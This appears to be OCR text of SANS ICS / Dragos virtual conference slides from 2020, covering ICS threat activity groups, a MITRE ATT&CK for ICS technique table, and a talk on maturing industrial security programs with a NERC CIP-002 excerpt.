SANS Industrial Control Systems

DRAGOS

DISC: SANS ICS Virtual Conference

May 1st, 2020

ROBERT M. LEE
CEO at DRAGOS
@RobertMLee

TIM CONWAY
TECHNICAL DIRECTOR - ICS & SCADA at SANS

The SANS Universe

SANS SECURITY AWARENESS

SANS | CyberTalent

GIAC DEEPER KNOWLEDGE. ADVANCED SECURITY.

INTERNET STORM CENTER

SANS Technology Institute The best. Made better.

SANS DFIR DIGITAL FORENSICS & INCIDENT RESPONSE

SANS CYBER DEFENSE

SANS CLOUD SECURITY

SANS PENETRATION TESTING

BUILT BY PRACTITIONERS FOR PRACTITIONERS

Dragos has the largest team of ICS security specialists in the industry today with the industry's most trusted technology

190+ Employees

140+ Customers

HQ: Hanover, Maryland
Regional: Houston, Texas
Regional: Riyadh, KSA
(Soon)Regional: Melbourne, AUS

@DragosInc

https://dragos.com/disc/

THE SOLUTION

Comprehensive **Technology**

Unique **Threat Intelligence**

Expert-Guided **Services**

THE DRAGOS PLATFORM

ICS **monitoring software** for comprehensive **asset identification**, **threat detection** and **response**

DRAGOS WORLDVIEW


In-depth **situational awareness** of the threat landscape via **actionable** insights and **intelligence reports**

ICS SECURITY SERVICES

Expert **guidance** to combat and respond to adversaries via **incident response**, **proactive services**, and **training**

Welcome

- What Happened
- Why this VirCon matters
- Engage / Interact
- Feedback to Shape Future Events



DRAGOS

Welcome

- What Happened
- Why this VirCon matters
- Engage / Interact
- Feedback to Shape Future Events

Welcome

- What Happened
- Why this VirCon matters
- Engage / Interact
- Feedback to Shape Future Events

#DISCSANS

Welcome

- What Happened
- Why this VirCon matters
- Engage / Interact
- Feedback to Shape Future Events

When a talk ends, select the link and provide feedback. It will help us shape the next ICS Virtual Conference and ICS Summits agendas.

DRAGOS

Dragos' Year in Review provides insights and lessons learned from our team's first-hand experience hunting, combatting, and responding to ICS adversaries throughout the year.

https://dragos.com/year-in-review-2019/

ICS VULNERABILITIES REPORT

Provides an analysis of ICS-specific vulnerabilities and discusses impacts, risks, and mitigation options for defenders

ICS THREAT LANDSCAPE REPORT

Provides insights on the state of ICS cybersecurity, the latest trends and observations of ICS-specific adversaries, and proactive defensive recommendations.

LESSONS LEARNED FROM THE FRONT LINES REPORT

Provides a synopsis of trends observed within the industry and lessons learned from Dragos' proactive and responsive service engagements

KEY LESSONS FROM INCIDENT RESPONSE

INACCURATE

Weak Perimeters

100% adversary accessed direct from the internet.

Wrong Information

51% of cases identified existing architecture diagrams were lacking or presented false information.

Poor Visibility

0% of IR cases were facilitated by aggregated logging or passive visibility into the ICS networks. Every case involved manual retrieval of logs and distributed analysis.

ICS THREAT LANDSCAPE AND ACTIVITY GROUPS

KEY FINDINGS

Three new threat activity groups identified.

HEXANE

PARISITE

WASSONITE

- Third-party and supply chain
- Ransomware and commodity malware
- phishing, password spraying, and watering holes
- Remote connectivity
- Escalating geopolitical tensions

11 Activity Groups total


A_L C_h C_o D_y E_L H_x M_a P_i R_a W_a X_t

MITRE | ATT&CK™ FOR ICS

- A key milestone in ICS cybersecurity
- A globally-accessible knowledge base of adversary tactics and techniques based on intelligence-driven insights

https://attack.mitre.org/ics

ACTIVITY GROUPS



Initial Access	Execution	Persistence	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Program State	Hooking	Exploitation for Evasion	Control Device Identification	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	Command-Line Interface	Module Firmware	Indicator Removal on Host	I/O Module Discovery	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Change Program State	Denial of Control
Engineering Workstation Compromise	Execution through API	Program Download	Masquerading	Network Connection Enumeration	External Remote Services	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Masquerading	Denial of View
Exploit Public-Facing Application	Graphical User Interface	Project File Infection	Rogue Master Device	Network Service Scanning	Program Organization Units	Detect Program State		Block Reporting Message	Modify Control Logic	Loss of Availability
External Remote Services	Man in the Middle	System Firmware	Rootkit	Network Sniffing	Remote File Copy	I/O Image		Block Serial COM	Modify Parameter	Loss of Control
Internet Accessible Device	Program Organization Units	Valid Accounts	Spoof Reporting Message	Remote System Discovery	Valid Accounts	Location Identification		Data Destruction	Module Firmware	Loss of Productivity and Revenue
Replication Through Removable Media	Project File Infection		Utilize/Change Operating Mode	Serial Connection Enumeration		Monitor Process State		Denial of Service	Program Download	Loss of Safety
Spearphishing Attachment	Scripting					Point & Tag Identification		Device Restart/Shutdown	Rogue Master Device	Loss of View
Supply Chain Compromise	User Execution					Program Upload		Manipulate I/O Image	Service Stop	Manipulation of Control
Wireless Compromise						Role Identification		Modify Alarm Settings	Spoof Reporting Message	Manipulation of View
						Screen Capture		Modify Control Logic	Unauthorized Command Message	Theft of Operational Information
								Program Download		
								Rootkit		
								System Firmware		
								Utilize/Change Operating Mode		

dex.php/Technique/T843

MAPPING ACTIVITY GROUPS TO MITRE ATT&CK™ ICS

Activity Group	Common Tactic	Mitre ATT&CK ICS Designation Number
ALLANITE	Point and Tag Identification for Collection	T852
CHRYSENE	Scripting for Execution	T853
COVELLITE	Spearphishing Attachments for Initial Access	T865
DYMALLOY	Screen Capture for Collection	T852
ELECTRUM	Wiper to Inhibit Response Function	T809
HEXANE	User Interaction for Execution	T863
MAGNALIUM	Loss of View	T829
PARISITE	Exploitation of Remote Services	T866
RASPITE	Drive-by Compromise for Initial Access	T817
WASSONITE	Valid Accounts for Persistence	T859
XENOTIME	Safety Engineering Workstation Compromise	T818

DRAGOS

Next Dragos Webinar: May 20

DRAGOS

Deloitte.

dragos.com/webinars/

DRAGOS

INDUSTRIAL CONTROL SYSTEMS CYBERSECURITY

SAFEGUARDING CIVILIZATION

THE ICS CRUCIBLE: FORGING PROGRAMMATIC ARMOR & WEAPONS

JASON D. CHRISTOPHER


JASON D. CHRISTOPHER

Principal Cyber Risk Advisor

DRAGOS

@jdchristopher
linkedin.com/in/jdchristopher

- Cyber risk management professional services, tied to threat intel & Dragos platform
- Certified SANS Instructor for industrial control systems security
- Former CTO for Axio Global, Inc., leading critical infrastructure protection strategy
- Federal energy lead for several industry standards and guidelines, including NERC CIP, NIST CSF, and the C2M2
- Led cyber incident & risk management team for US Department of Energy
- Security metrics development across EPRI and other research organizations
- Began career deploying & securing ICS
- Frequent speaker at conferences & client events
- MS, Electrical Engineering, Cornell



axio

SANS

EPRI ELECTRIC POWER RESEARCH INSTITUTE

question:

WHY IS ICS SECURITY SO DIFFICULT?

It shouldn't be, right?

Objectively, industrial security has the **most** technology constraints, faces the **largest** threats, and the most **severe** impacts.

So what gives?

We rarely "talk business"


Our programs don't do "ROI" and we fight for budget dollars

We fight across silos

ICS security requires multiple disciplines to work together.

It's hard to track progress

It's a rollercoaster ride of responding to fire drills.


AWESOME.
SO WE'RE USING
THE WRONG TOOLS
DRAGOS

The ICS Security Crucible

Very high temperatures

These programs need tons of energy to achieve success.

Situation of severe trial

Managing competing interests and resources across operations

Creating something new

A sustainable, business-oriented & goal-busting ICS security program

cru·ci·ble

/ˈkroosəb(ə)l/

noun:

a ceramic or metal container in which metals or other substances may be melted or subjected to very high temperatures.

a situation of severe trial, or in which different elements interact, leading to the creation of something new.

PREVENTION IS IDEAL.
DETECTION IS A MUST.*

*detection without response, however, is of little value

Forging an ICS Security Program

Metals

Weapons & Armor

starting with BRONZE

- Initial defenses may be resource-constrained
- No documentation, no lessons learned
- Loss of “lotto winners” could cripple the program

strengthen using IRON

- Moving beyond ”oral history” to written law
- Partnered with multiple stakeholders
- Resources are less scarce

further refine with STEEL

- People are trained, ready, and exercised
- Executives are active participants in ICS security
- Capabilities are “double-checked” and reviewed

Assess criticality

Link ICS security to critical processes, systems, and devices

Bronze

Use any and all existing tools at your disposal: PHA, BIA, & safety

Iron

Structure repeatable processes to consistently evaluate "risk."

Steel

Executive stakeholders engaged on cyber risk, business continuity across IT & OT.

IDENTIFY WHAT MATTERS

The first steps for any ICS security program is evaluate what to protect—in terms the business understands.

> "Maces, being simple to make, cheap, and straightforward in application, were quite common weapons."
>
> **—Tools of War: History of Weapons in Medieval Times**

PROTECT WHAT IS VITAL

Now that we've identified what's important, how do we protect systems and assets?

Shields are used to intercept specific attacks by means of active blocks, as well as to provide passive protection.

Segments & Zones

Invest in strong perimeters around the crown jewels

Bronze

Block unauthorized comms across critical systems

Iron

Operators and OT security work together to secure assets

Steel

System hardening is a routine (and funded) task

Hunt evil…

Log and monitor across both IT & OT environments

Bronze

Enable logs where you can across assets and perimeters

Iron

Periodically review logs: establish a detection & monitoring program

Steel

Design a Collection Management Framework to support threat hunting activities

DETECTION IS A MUST

Monitor your perimeters, systems, and assets for potential cyber threats to prevent incidents.

> "Draw not your bow 'til your arrow is fixed."
>
> **—English Proverb**

RESPOND TO EMERGENCIES

We know what's critical, we've protected them best we can, and we're on the look out for threats… but how do you prepare for a really bad day?

> "Your enemy cares not that the maintainer of an Internet-connected server left 10 years ago."
>
> @SunTzuCyber

Incident Response

Build and train incident response and recovery teams

Bronze

Who do you call? What do you do? Understand the IR lifecycle

Iron

Cross- disciplinary IR team IT, OT, HR, legal (internal & external)

Steel

IR exercises across business units and with executives

What metal is right for your program?

Build organically

- Do you have a champion?
- Can you scale a team?
- Can you *effectively* use your tools?

Assess where you are

- Be honest. Brutally so.
- Think about processes, people, and technology
- Include discussions about things like "the lotto winner" or executive engagement.

Roadmap where you are headed

- Map back to criticality and impacts.
- Talk in terms of business risk.
- Roadmaps help address current gaps and build budgets.

What metal is right for your program?

What metal is right for your program?

What metal is right for your program?

What standard is right for your program?

IDENTIFY

PROTECT

DETECT

RESPOND
RECOVER

YEP.

YOU JUST GOT

NIST'ED!

ALSO...

WE USED A MATURITY MODEL

Forging an ICS Security Program:
Use all available tools

Maturity models:

- Describe a “crawl, walk, run” progression
- Can be used for gap analysis and model-based improvement

Standards and Frameworks:

- Create baselines, use common terms, and build on best practices
- Developed by peer groups and development organizations

Both need champions

The ICS Security Crucible is applying
standards & maturity models
across business units,
with executive support.

…so how do we get there?

(Im)Maturity Risks

Governance is often **overlooked** in ICS security. Building a program, however, requires embracing "**GRC**."

..no one said the crucible would be comfortable.

Governance

Identify executive management and arm them with policies.


Risk


What's the impact of cyber events? Speak in terms of business risk.


Compliance


Verify ICS security practices are occurring– using the "third line of defense."

And start with literally *any* standard








B. Requirements and Measures

R1. Each Responsible Entity shall implement a process that con… following assets for purposes of parts 1.1 through 1.3: [Vio… High][Time Horizon: Operations Planning]

i. Control Centers and backup Control Centers;
ii. Transmission stations and substations;
iii. Generation resources;
iv. Systems and facilities critical to system restora… Resources and Cranking Paths and initial switc…
v. Special Protection Systems that support the re… Electric System; and
vi. For Distribution Providers, Protection Systems… section 4.2.1 above.

1.1. Identify each of the high impact BES Cyber Sys… Attachment 1, Section 1, if any, at each asset;
1.2. Identify each of the medium impact BES Cyber… Attachment 1, Section 2, if any, at each asset;
1.3. Identify each asset that contains a low impact… according to Attachment 1, Section 3, if any (a… BES Cyber Systems is not required).

CIP-002-5.1 - Attachment 1

Impact Rating Criteria

The criteria defined in Attachment 1 do not constitute stand-alone compliance requirements, but are criteria characterizing the level of impact and are referenced by requirements.

1. High Impact Rating (H)


Each BES Cyber System used by and located at any of the following:


1.1. Each Control Center or backup Control Center used to perform the functional obligations of the Reliability Coordinator.

1.2. Each Control Center or backup Control Center used to perform the functional obligations of the Balancing Authority: 1) for generation equal to or greater than an aggregate of 3000 MW in a single Interconnection, or 2) for one or more of the assets that meet criterion 2.3, 2.6, or 2.9.

1.3. Each Control Center or backup Control Center used to perform the functional obligations of the Transmission Operator for one or more of the assets that meet criterion 2.2, 2.4, 2.5, 2.7, 2.8, 2.9, or 2.10.


1.4 Each Control Center or backup Control Center used to perform the functional obligations of the Generator Operator for one or more of the assets that meet criterion 2.1, 2.3, 2.6, or 2.9.






Automate the Madness

Your organization will identify areas for improvement throughout your assessment efforts; human error and oversight are difficult to eliminate




Tools for Proving a Negative

Traffic Capture




Traffic Anomaly


Traffic DPI




Config Analysis




Firewall Rule



Switch Security





AWESOME.

SO WE CAN USE
THE RIGHT TOOLS

Find (or be) a champion

